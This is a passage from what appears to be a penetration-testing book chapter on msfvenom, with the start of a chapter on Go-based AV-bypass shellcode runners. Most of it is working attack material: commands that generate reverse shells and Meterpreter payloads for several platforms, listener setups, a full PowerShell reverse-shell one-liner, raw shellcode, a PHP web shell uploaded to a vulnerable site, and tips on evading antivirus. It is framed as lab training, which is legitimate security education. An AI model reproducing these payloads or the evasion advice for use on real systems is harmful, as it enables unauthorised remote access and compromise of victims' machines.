Reverse shellcode is usually the most popular. What this means is that once it runs on a target system, it causes the target system to reach back to the attacker system and creates a shell connection. The delivery of the shellcode could happen in many different ways. The most popular is via social engineering or phishing. Basically, a hacker booby-traps a file, sends it to a targeted company employee via e-mail with some work-related file name hoping the victim opens and runs it. Once they do, the attacker gets remote access to their system. Shellcode can also be added to legitimate programs to create backdoored applications. Take an often-used software utility (or even a smartphone app) and combine the shellcode into the

program. When it is installed or run the hacker gets remote access or control of the system.

Another way shellcode is commonly used is to upload a shell to a vulnerable website. This can happen if the webserver contains software vulnerabilities or badly written code. If the attacker can access this file over the internet, it gives them the power to manipulate or control the webserver.

Metasploit offers some great tools to create shellcode that can be used to test your company's security against these types of attacks. Originally this functionality was performed using the "msfpayload" and "msfencode" commands. These utilities have been replaced by the Msfvenom utility. If you are used to the original commands, using msfvenom will not be a big change for you.

## **Msfvenom - Creating Shellcode**

We will create the shell code file using the msfvenom command and then copy the command to a Windows computer. We then need to setup our Kali system to look for incoming connections from the remote file. If everything works right, we will have a remote session with the target system.

1. Open a terminal and type, "*msfvenom*":

```
(kali@kali) - [~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp

Options:
  -l, --list <type>      List all modules for [ty
archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list p
fy '-' or STDIN for custom
  --list-options          List --payload <value>'s
  -f, --format <format>  Output format (use --lis
  -e, --encoder <encoder> The encoder to use (use
  --service-name <value> The service name to use
  --sec-name <value>     The new section name to
```

To create our shell file, we will need to pick a platform, payload and optionally an encoder. Msfvenom also supports special features to help it bypass anti-virus and even add our shellcode to an existing file.

You can use the “-l” list switch to list all available modules, including:

- “*msfvenom -l payloads*” - shows a list of all 500+ available payloads
- “*msfvenom -l encoders*” - displays all encoders
- “*msfvenom -l formats*” - lists the available output file types, and there are a lot of them!

Take a minute and look through the possible combinations. Some perform specific tasks like create a user, but some are more destructive like “**windows/format\_all\_drives**” (aka ShellcodeOfDeath) which formats all mounted disks on the remote target when executed.

*Staged vs. Single Payloads* – as you look through the list of payloads, you will notice some that look very familiar to each other in name.

Example:

**Staged** - Windows/shell/[payload\_name]

**Single** - Windows/shell\_[payload\_name]

The shell with the forward slash in the name is a staged payload, the one with the underscore is a single payload. The difference is that a staged payload is a two-step process, the initial file is a loader, which causes the system to download the second part or staged payload. A single contains



everything it needs built in. Staged payloads are normally used, but single payloads can come in handy in some circumstances. One possibility being the target is an air gapped network and you need the payload to be self-contained and run all at once.

In using Msfvenom, we will be creating shells from the command line. We will also need a terminal running Meterpreter open to handle the incoming sessions. It may help to keep two terminal windows open, next to each other - one being a regular terminal that we can run the Msfvenom commands and the other one running a Meterpreter handler, something like this:

```
msf6 > use multi/handler
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.92.156
LHOST => 192.168.92.156
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.92.156:5555
□

(kali@kali)-[~]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.92.156 LPORT=5555
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

## Msfvenom - Simple Reverse Shell

Let's create a simple reverse shell using our Windows 2019 Server or a Windows 10 system as a target. For this example, we will just get the target system to connect back to us with a remote shell. We will use the “*windows/shell/reverse\_tcp*” payload. All we need to set for the payload is the call back IP address and port of our Kali system. We also want our shell to be a Windows executable (.exe) file, so our command will be:

```
msfvenom -p windows/shell/reverse_tcp LHOST=[Kali_IP] LPORT=4444 -f exe > revshell.exe
```

- > “-p” is our payload
- > “LHOST” & “LPORT” sets the Kali IP address & port
- > “-f exe” sets the output format

- “> *revshell.exe*” takes the generated shellcode and stores it in a file called “*revshell.exe*”.


Running this command creates our shellcode file:

```
(kali㉿kali) -[~]
└─$ msfvenom -p windows/shell/reverse tcp LHOST=172.24.1.146 LPORT=4444 -f exe > revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Copy the “*revshell.exe*” file over to our target windows system. In real life an attacker would most likely use some sort of social engineering attack, like including the shellcode file in an official looking e-mail to get the victim to run it. For our purposes, you can just drag and drop the file between the Kali system and the Windows VM.

Now, back on the Kali system, we will create a handler to listen for incoming connections.

- Start “*msfconsole*” by typing, “*msfconsole*” in a terminal, or select it from the main menu, “*08-Exploitation Tools> Metasploit Framework*”



And then enter the following:

- > *use multi/handler*
- > *set payload windows/shell/reverse\_tcp*
- > *set LPORT 4444*
- > *set LHOST [Kali\_IP]*
- > *run*

Now simply run the “*revshell.exe*” file on the Windows system and we will see this in Kali:

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 172.24.1.198
[*] Command shell session 1 opened (172.24.1.146:4444 -> 172.24.1.198)
37:03 -0400

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>test>whoami
whoami
DOMAIN\Administrator

```

A remote shell! Notice that as soon as the file was opened on the Windows system, it connected out to our Kali system, our multi handler answered and sent the second stage of the payload. This directly dropped us into a remote DOS shell.

To leave the shell and return to Metasploit, just type “*exit*”, and then “*exit*” again to return to the terminal prompt.

## Msfvenom - Reverse Meterpreter Shell

A remote DOS command shell is nice, but as we saw in my Basic Kali book, we can do a lot more if we have a Meterpreter shell. We can use all of the built-in tools and modules to exploit the machine and even use the system as a jumping point to attack deeper into the target network.

Creating a Meterpreter shell with msfvenom is almost identical to our first example. Just choose a Meterpreter payload instead of a shell.

1. Enter:

```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali_IP]
LPORT=4444 -f exe > metshell.exe

```

As seen below:

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.24.1.146
LPOR=4444 -f exe > metshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

2. Copy the resultant file over to your Windows system.
3. On the Kali system, start Metasploit.
4. Create and run a multi handler using the *windows/meterpreter/reverse\_tcp* payload.

- > *use multi/handler*
- > *set payload windows/meterpreter/reverse\_tcp*
- > *set LHOST [Kali\_IP]*
- > *set LPORT 4444*
- > *run*

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.24.1.146:4444
```

5. On the Windows system, run the Metshell.exe file.

We should see a Meterpreter session open on the Kali System:

```
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Sending stage (175174 bytes) to 172.24.1.198
[*] Meterpreter session 1 opened (172.24.1.146:4444 ->
4-06 15:33:39 -0400

meterpreter > █
```

At the Meterpreter prompt type, “*help*” to see available commands:

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter s
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as
channel      Displays information or control
close        Closes a channel
```

Take a minute or two and try some of the commands found in “help”. When done, type “*exit*” to exit the session.

### Msfvenom - PowerShell Based Shellcode

PowerShell is Microsoft’s built-in command line scripting environment. It is used often by system administrators for network or workstation management but can also be used by those with malicious intentions. Let’s take a look at creating a PowerShell based shellcode. From the available payloads, we will use “*cmd/windows/reverse\_powershell*” and output it as a .bat file, “*pwrshell.bat*” in this case.

1. Enter, “*msfvenom -p cmd/windows/reverse\_powershell LHOST=[Kali IP] > pwrshell.bat*”

```
(kali@kali)-[~]
└─$ msfvenom -p cmd/windows/reverse_powershell LHOST=172.24.1.146
  LPORT=4444 > pwrshell.bat
[-] No platform was selected, choosing Msf::Module::Platform::Win
dows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1585 bytes
```

2. Copy the resultant file to your Windows system.
3. Set up Multi-Handler in Metasploit:



- *use multi/handler*
- *set payload cmd/windows/reverse\_powershell*
- *set LPORT 4444*
- *set LHOST [Kali IP]*
- *run*

4. Now execute the batch file on your Windows test system and you should get a remote session created in Metasploit:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/windows/reverse_powershell
payload => cmd/windows/reverse_powershell
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Command shell session 1 opened (172.24.1.146:4444 -> 172.24.1.198:4929:41 -0400)

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\data>whoami
whoami
domain\administrator

C:\data>
```

Notice as this was a “cmd” shell, it drops us directly into a remote DOS prompt. If it were a “meterpreter” shell, it would drop us into a meterpreter prompt. Let’s take a look at the *pwrshell.bat* file.

```
(kali@kali)-[~]
└─$ cat pwrshell.bat
powershell -w hidden -nop -c $a='172.24.1.146';$b=4444;$c=New-Object system.net.sockets.tcpclient;$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$ob=New-Object System.Byte[] 65536;$eb=New-Object System.Byte[] 65536;$e=new-object System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.RedirectStandardError=1;$p.StartInfo.UseShellExecute=0;$q=$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.BeginRead($ob, 0, $ob.Length, $null, $null);$esread=$es.BaseStream.BeginRead
```

Notice everything we need to run the command is included in the file. Run msfvenom again, this time use the “-f raw” switch, and save it as pwrshell.raw.

As seen below:

```
(kali@kali)-[~]
└─$ msfvenom -p cmd/windows/reverse_powershell LHOST=172.24.1.146 LP
PORT=4444 -f raw > pwrshell.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1585 bytes
```

View the file and compare it with the “pwrshell.bat” file. Notice they are exactly the same. This is not always the case. If you run msfvenom and want to see the “raw” version of the payload, you can always use the “-f raw” switch to check it. This is especially useful when you just need the exploit code itself for use in another program or AV bypass tool.

## **Msfvenom - Linux Python Meterpreter Shell**

Okay we have seen a couple Windows shellcodes, what about one that will work against a Linux machine? There are multiple Linux payloads available in Metasploit. Let’s create a Python based one.

1. Enter, “**msfvenom -p python/meterpreter/reverse\_tcp LHOST=[Kali IP] LP**ORT=4444 > pyshell.py”

As seen below:

```
(kali㉿kali)-[~]
└─$ msfvenom -p python/meterpreter/reverse_tcp LHOST=172.24.1.146
LPORT=4444 > pyshell.py
[-] No platform was selected, choosing Msf::Module::Platform::Pyt
hon from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 497 bytes
```

Notice creating shellcode for Linux is really no different than creating one for Windows, we just change the payload. The same is true for the listener, we can still use the multi handler, use just need to set the correct payload in Metasploit. As seen in the next step.

2. Start the listener with the “*python/meterpreter/reverse\_tcp*” payload:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LHOST 5555
LHOST => 5555
msf6 exploit(multi/handler) > run
```

(Note: For some reason I needed to set the LHOST twice before it accepted it with this payload)

3. Copy the file to the Ubuntu Mutillidae system and run it in a terminal using “*python3 pyshell.py*”.

```
dan@ubuntu:~/Downloads$ ls
mutillidae pyshell.py xampp-linux-x64-8.0.0-2-installer.run
dan@ubuntu:~/Downloads$ python3 pyshell.py
dan@ubuntu:~/Downloads$
```

As soon as it executes, we get a full Meterpreter shell to our Kali system:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Sending stage (39336 bytes) to 172.24.1.245
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.245
:13 -0400

meterpreter > getuid
Server username: dan
meterpreter > █
```

If we type “*sysinfo*” you can see that we are indeed connected to the Ubuntu box:

```
meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux 5.8.0-48-generic #54~20.04.1-Ubuntu
Architecture : x64
System Language : en_US
Meterpreter  : python/linux
meterpreter > █
```

I know, as a security professional creating exploits the rule is - “don’t ever upload shells to VirusTotal!”

But if you did, you would see this:

The screenshot shows the VirusTotal interface for a file named 'pyshell.py'. At the top left, a circular progress indicator shows a score of 1 out of 58. Below this is a 'Community Score' section with a question mark icon and a red 'X' on the left and a green checkmark on the right. To the right of the progress indicator, a red warning icon and text state: '1 security vendor flagged this file as malicious'. Below this, the file name 'pyshell.py' and its type 'text' are displayed. At the bottom, there is a table with three columns: 'DETECTION', 'DETAILS', and 'COMMUNITY'. The table lists three vendors: Microsoft, AegisLab, and ALYac. Microsoft is flagged as malicious with the detection 'VirTool:Python/Meterpreter.B!MTB', while AegisLab and ALYac are marked as 'Undetected'.

DETECTION	DETAILS	COMMUNITY
Microsoft	VirTool:Python/Meterpreter.B!MTB	
AegisLab	Undetected	
ALYac	Undetected	



Only one AV Vendor detected the shell as malicious - Microsoft! I know, most of the AV vendors create products for Microsoft products, but it makes you think.

## **Msfvenom - Mac OSX Meterpreter Shell**

You can use Python payloads with Mac, but you can also use the specific OSX Meterpreter payloads. This starts an OSX version of Meterpreter that has commands specific for OSX.

> *msfvenom -p osx/x64/meterpreter/reverse\_tcp LHOST=[Kali\_IP] LPORT=4444 -f macho > MacShell*

```
(kali@kali) - [~]
└─$ msfvenom -p osx/x64/meterpreter/reverse_tcp LHOST=172.24.1.146
LPORT=4444 -f macho > MacShell
[-] No platform was selected, choosing Msf::Module::Platform::OSX
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 168 bytes
Final size of macho file: 17204 bytes
```

Start your Multi/Handler, using the OSX payload. Copy and run the file on a Mac. And we have a shell.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload osx/x64/meterpreter/reverse_tcp
payload => osx/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Transmitting first stager...(210 bytes)
[*] Transmitting second stager...(8192 bytes)
[*] Sending stage (804156 bytes) to 172.24.1.104
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.104:55144) at 2021-04-20 11:08:45 -0400

meterpreter > getuid
Server username: root @ Mac-mini.local (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```

## Android Meterpreter Shell

We can just as easily create remote shellcode for Android. There really isn't any difference between this and other payloads. Just select one of the Android payloads, enter your Kali IP and Port, and use the Raw format to create an Android payload. Lastly, start multi-handler in Metasploit, using the same payload.

As seen below:

```
(kali@kali) - [~]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=172.24.1.146
LP0RT=4444 -f raw > AndroidShell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Andro
id from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10187 bytes
```

## Msfvenom - Using a PHP Shell

Finally let's take a quick look at a website attack using msfvenom's PHP payload. I will just show you the command and the results, but don't worry; we will cover this type of attack in much greater detail in the Web Application chapter.

1. Create a PHP file using msfvenom by entering, "*msfvenom -p php/reverse\_php LHOST=[Kali\_IP] LP0RT=4444 -f raw > phpshell.php*"

```
(kali@kali) - [~]
└─$ msfvenom -p php/reverse_php tcp LHOST=172.24.1.146 LP0RT=4444 -f raw > phpshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3009 bytes
```

For the payload we chose the reverse PHP shell. As usual we set the IP address of the Kali system and the port we want to use. This creates our PHP shellcode file.

2. Now upload the phpshell.php file to our vulnerable website. Simply copy the PHP file to your Ubuntu Mutillidae directory (/opt/lampp/htdocs/mutillidae).



```
root@ubuntu:/home/dan/Downloads# ls
mutillidae  pyshell.py
phpshell.php  xampp-linux-x64-8.0.0-2-installer.run
root@ubuntu:/home/dan/Downloads# cp phpshell.php /opt/lampp/
/opt/lampp/htdocs/mutillidae/phpshell.php
root@ubuntu:/home/dan/Downloads#
```

Also, make sure Xampp is running:

```
dan@ubuntu:~/Downloads$ cd /opt/lampp/
dan@ubuntu:/opt/lampp$ sudo ./xampp start
Starting XAMPP for Linux 8.0.0-2...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
```

3. Start a handler service for the PHP payload:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
```

4. Browse to the vulnerable Mutillidae website and execute the PHP command from the browser in Kali:

```
172.24.1.245/mutillidae/index.php?page=phpshell.php
```

And in Metasploit we see this:

```
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Command shell session 1 opened (172.24.1.146:4444
at 2021-04-08 15:52:13 -0400

whoami
daemon
pwd
/opt/lampp/htdocs/mutillidae
```

By using a PHP based payload, we were able to gain a remote shell on a vulnerable webserver!

## Msfvenom - Changing the Shellcode Filetype

Depending on the exploit, we can change the shellcode output to several different program languages. This could come in handy if we have an exploit for one environment but need to convert it to another.

For example, if we take the raw Linux/x86/shell/reverse\_tcp shellcode:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=[Kali IP]  
LPORT=4444 -f raw
```

We see the default code:

```
(kali㉿kali)-[~]  
└─$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=172.24.1.146 LPORT=5555  
-f raw  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from  
the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
j  
^1000SCSj0f000[h000h000jfxPQW00C00yNt=h0Xjj001000y00'000000  
00  
0}00x[0~r$000  
x0000
```

If we remove the “*-f raw*” from the end of the line and use “*-f python*” instead, we get this:

```
└─$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=172.24.1.146 LPORT=5555  
-f python  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from  
the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of python file: 613 bytes  
buf = b"  
buf += b"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0"  
buf += b"\x66\x89\xe1\xcd\x80\x97\x5b\x68\xac\x18\x01\x92\x68"  
buf += b"\x02\x00\x15\xb3\x89\xe1\x6a\x66\x58\x50\x51\x57\x89"  
buf += b"\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2"
```

Or use “*-f perl*”:

```

L$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=172.24.1.146 LPORT=5555
-f perl
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of perl file: 547 bytes
my $buf =
"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66" .
"\x89\xe1\xcd\x80\x97\x5b\x68\xac\x18\x01\x92\x68\x02\x00" .
"\x15\xb3\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43xcd" .
"\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58" .

```

Lastly, “*-f dll*” is preferred by many. Reflective DLL injection is the popular method among many pentesters. The “*-f dll*” switch creates a DLL payload that can be injected directly into memory and runs in the background.

As you can see, changing the file type output modified the output shellcode. These are just some quick examples. To get the code to work in the different formats, you might have to add additional code or manipulate them in some way to get the shellcode to execute properly.

## Generating Shells in Meterpreter

You can also generate a Windows executable shell while in Metasploit by using the “*Generate*” command. This command has the following options:

```

msf6 payload(windows/meterpreter/reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.
Example: generate -f python LHOST=127.0.0.1

OPTIONS:
  -E          Force encoding
  -O <opt>   Deprecated: alias for the '-o' option
  -P <opt>   Total desired payload size, auto-produce appropriate NOP sled
length
  -S <opt>   The new section name to use when generating (large) Windows bi
naries
  -b <opt>   The list of characters to avoid example: '\x00\xff'

```

Let’s try a quick example using our favorite reverse\_tcp shell. We will have Generate take our Meterpreter settings and create a Windows Executable version of the shell called “*reversetcp.exe*”.

From within Metasploit on Kali, enter:



- *use payload/windows/meterpreter/reverse\_tcp*
- *set LHOST [Kali\_IP]*
- *set LPORT [Port]*
- *generate -f exe -o reversetcp.exe*

Like so:

```
msf6 > use payload/windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 payload(windows/meterpreter/reverse_tcp) > set LPORT 5555
LPORT => 5555
msf6 payload(windows/meterpreter/reverse_tcp) > generate -f exe -o reversetcp.exe
[*] Writing 73802 bytes to reversetcp.exe...
msf6 payload(windows/meterpreter/reverse_tcp) > █
```

An executable version of the Meterpreter Reverse\_TCP payload is stored to the root directory.

Now start a Multi/Handler to receive the incoming connection on Kali:

- *use multi/handler*
- *set payload windows/meterpreter/reverse\_tcp*
- *set LHOST [Kali IP Address]*
- *set LPORT 5555*
- *run*

Now run the *reversetcp.exe* file on the Windows VM.

```
msf6 payload(windows/meterpreter/reverse_tcp) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.146:5555
[*] Sending stage (175174 bytes) to 172.24.1.198
[*] Meterpreter session 1 opened (172.24.1.146:5555 -> 172.24.1.198:55357)
t 2021-04-08 16:38:04 -0400
```

And we have a shell!

Getting your shellcode past that pesky Anti-Virus program is always a challenge. Updated Windows Defender will block any of the Windows based shells mentioned in this chapter. Though Linux shells still work fine against base Linux systems. I also haven't mention using the msfvenom encoder option. This option allows you to choose different encoders to

obfuscate the shellcode. I have spent a lot of time in the past with a retired military cyber security expert playing with different encoders, and encoding passes. The problem we saw was that if the anti-virus detected it, usually trying different encoders, multiple encoders or multiple encryption iterations really didn't make a big difference. The AV would usually still detect it. You have to modify the delivery mechanism, and this usually requires custom programming.

## **Conclusion**

As you can see msfvenom is a very powerful tool to create shellcode. Granted things don't always work out in real life for the attacker. Updated operating systems and patches can negate some shells, and of course anti-virus can block many well-known shells, even when they are run through multiple levels of encoding. Many times, anti-virus programs are just looking for specific strings in the file. Sometimes these strings (many times ASCII strings!) can be simply altered to slip by AV programs. Shell code programs can use PowerShell or other scripting languages which many Anti-Virus products do not see as a threat.

In defending against these types of attacks, make sure your websites are secured against common web-based attacks. Also be very vigilant against social engineering attacks that use phishing type schemes to trick your users into running shellcode files. It is on the company's security team to instruct users in these defensive measures, but also have the proper network security in place when the user falls to such an attack.

## **Resources & References**

- How to use Msfvenom - <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>
- Payload all the Things, Reverse Shell Cheatsheet - <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>
- 1-click meterpreter exploit chain with BeEF and AV/AMSI bypass - <https://medium.com/@bluedenkare/1-click-meterpreter-exploit-chain-with-beef-and-av-amsi-bypass-96b0eb61f1b6>
- Full list of 546 msfvenom payloads - <https://medium.com/@hannahsuarez/full-list-of-546-msfvenom->

[payloads-39adb4d793c9](#)



# Chapter 25

## Go-Shellcode & Girsh

Before we move on from creating shells and bypassing Anti-Virus, I want to talk about creating AV Bypassing shells with Golang tools. Two tools in particular, Go-Shellcode and Girsh. We will talk about Go-Shellcode first.

### Go-Shellcode

**Tool Author:** Ne0nd0g

**Tool GitHub:** <https://github.com/Ne0nd0g/go-shellcode>

Go-Shellcode is a great collection of shellcode runners and utilities, written by Ne0nd0g, the creator of the Merlin C2. Go-Shellcode is nice, because it allows you to run exploit shellcode in Go, using various API call techniques. It is fast, works great against anti-virus, and allows you to use any hex encoded shellcode, especially ones created with MSFvenom.

Make sure you have Go installed on your Kali system, and then just:

